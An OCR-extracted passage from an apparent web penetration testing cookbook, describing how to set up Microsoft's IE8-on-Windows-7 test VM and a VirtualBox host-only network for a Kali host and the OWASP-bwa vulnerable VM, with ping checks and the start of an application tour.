
How to do it…

1. First we need to go to the download site http://dev.modern.ie/tools/vms/#downloads.
2. Through this book we will use the IE8 on Win7 virtual machine.



3. After the file is downloaded, we need to unzip it. Go to where it was downloaded.
4. Right-click on it and then click on **Extract Here**.
5. Once extracted, open the `.ova` file and import it in VirtualBox.

6. Now, start the virtual machine (named **IE8 - Win7**) and we will have our client ready:


IE8 – Win7 [Running] – Oracle VM VirtualBox
Machine View Devices Help
Recycle Bin
license - Shortcut
Host Name: IE8WIN7
IE Version: 8.0.7601.17514
OS Version: Windows 7
Service Pack: Service Pack 1
User Name: IEUser
Password: Passw0rd!
http://modern.IE
Snapshot/backup:
Create a snapshot (or keep a backup of downloaded archive) before first booting and working with this VM, so that you can reset quickly after the OS trial expires.
Licensing notes and evaluation period:
The modern.ie virtual machines use evaluation versions of Microsoft Windows, and are therefore time limited. You can find a link to the full license on the desktop.
Activation:
For Windows 7, 8, and 8.1 virtual machines, you need to connect to the Internet in order to activate the trial. In most cases, activation will be done automatically after a few minutes, but you can also enter "slmgr /ato" from an administrative command prompt. This will give you 90 days.
For Windows Vista, you have 30 days after first boot.
For Windows XP, you have 30 days after first boot. You will see a toast notification pop up a few minutes after boot stating the days left (in the system tray).
Re-arm:
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initial trial period if there are rearms left. The following commands can be run from an administrative command prompt (right-click on Command Prompt and select the 'Run as Administrator' option).
Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk
For Windows 8 and 8.1, you will NOT be able to re-arm the trial.
9:55 PM
5/22/2015
Right Ctrl

How it works…

Microsoft provides these virtual machines for developers to test their applications with the help of different versions of Windows and Internet Explorer with a free license limited to 30 days, which is enough for us to practice.

As penetration testers, it is important to be aware that real-world applications can be multiplatform and that users of those applications may have a lot of different systems and web browsers to communicate with them; knowing this, we should be prepared to perform successful tests with any of the client-server infrastructure combinations.

See also

As for server and client virtual machines, if you are not comfortable using an already built configuration, you can always build and configure your own virtual machines. Here is some information about how to do it: https://www.virtualbox.org/manual/.

Configuring virtual machines for correct communication


To be able to communicate with our virtual server and client, we need to be in the same network segment; however, having virtual machines with known vulnerabilities in our local network may pose an important security risk. To avoid this risk, we will perform a special configuration in VirtualBox to allow us to communicate with both server and client virtual machines from our Kali Linux host without exposing them to the network.

Getting ready


Before we proceed, open VirtualBox and make sure that the vulnerable server and client virtual machines are turned off.

How to do it…

1. In VirtualBox navigate to **File** | **Preferences…** | **Network**.
2. Select the **Host-only Networks** tab.
3. Click on the ( ) button to add a new network.
4. The new network (**vboxnet0**) will be created and its "details window" will pop up. If it doesn't, select the network and click on the ( ) button to edit its properties.




5. In this dialog box, you can specify the network configuration, if it doesn't interfere with your local network configuration, leave it as it is. You may change it and use some other address in the segments reserved for local networks (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16).
6. After proper configuration is done, click **OK**.
7. The next step is to configure the vulnerable virtual machine (vulnerable_vm). Select it and go to its settings.
8. Click **Network** and, in the **Attached to:** drop-down menu, select **Host-only Adapter**.
9. In **Name**, select **vboxnet0**.
10. Click **OK**.



11. Follow steps 7 to 10 in the client virtual machine (**IE8 - Win7**).
12. After having both virtual machines configured, let's test if they can actually communicate. Start both the machines.
13. Let's see the network configuration of our host system: open a terminal and type:

```
ifconfig
```



14. We can see that we have a network adapter called `vboxnet0` and it has the IP address `192.168.56.1`. Depending on the configuration you used, this may vary.
15. Log into vulnerable_vm and check its IP address for adapter `eth0`:

    `ifconfig`

16. Now, let's go to our client machine **IE8 - Win7**; open a command prompt and type:

    `ipconfig`

17. Now, we have the IP addresses of our three machines:

    - `192.168.56.1` for the host
    - `192.168.56.102` for vulnerable_vm
    - `192.168.56.103` for **IE8 - Win7**

18. To test the communication, we are going to ping both virtual machines from our host:

```
ping -c 4 192.168.56.102
ping -c 4 192.168.56.103
```

```
root@kali:~# ping -c 4 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_req=1 ttl=64 time=0.369 ms
64 bytes from 192.168.56.102: icmp_req=2 ttl=64 time=0.243 ms
64 bytes from 192.168.56.102: icmp_req=3 ttl=64 time=0.252 ms
64 bytes from 192.168.56.102: icmp_req=4 ttl=64 time=0.247 ms

--- 192.168.56.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.243/0.277/0.369/0.056 ms
root@kali:~# ping -c 4 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
From 192.168.56.1 icmp_seq=1 Destination Host Unreachable
From 192.168.56.1 icmp_seq=2 Destination Host Unreachable
From 192.168.56.1 icmp_seq=3 Destination Host Unreachable
From 192.168.56.1 icmp_seq=4 Destination Host Unreachable

--- 192.168.56.103 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3015ms
```

Ping sends an ICMP request to the destination and waits for the reply; this is useful to test whether communication is possible between two nodes in the network.

19. We do the same from both the virtual machines thus checking communication to the server and the other virtual machine.
20. The IE8 - Win7 machine may not respond to pings; that’s normal because Windows 7 is configured by default to not respond to ping requests. To check connectivity in this case, we can use `arping` from the Kali host:

    `arping –c 4 192.168.56.103`

How it works…

A host-only network is a virtual network that acts as a LAN but its reach is limited to the host that is running the virtual machines without exposing them to external systems. This kind of network also provides a virtual adapter for the host to communicate with the virtual machines as if they were in the same network segment.

With the configuration we just made, we will be able to communicate between a client and server and both of them can communicate with the Kali Linux host, which will act as the attacking machine.

Getting to know web applications on a vulnerable VM

OWASP-bwa contains many web applications, intentionally made vulnerable to the most common attacks. Some of them are focused on the practice of some specific technique while others try to replicate real-world applications that happen to have vulnerabilities.


In this recipe, we will take a tour of our vulnerable_vm and get to know some of the applications it includes.

Getting ready


We need to have our vulnerable_vm running and its network correctly configured. For this book, we will be using 192.168.56.102 as its IP address.

How to do it…


1. With vulnerable_vm running, open your Kali Linux host's web browser and go to `http://192.168.56.102`. You will see a list of all applications the server contains:



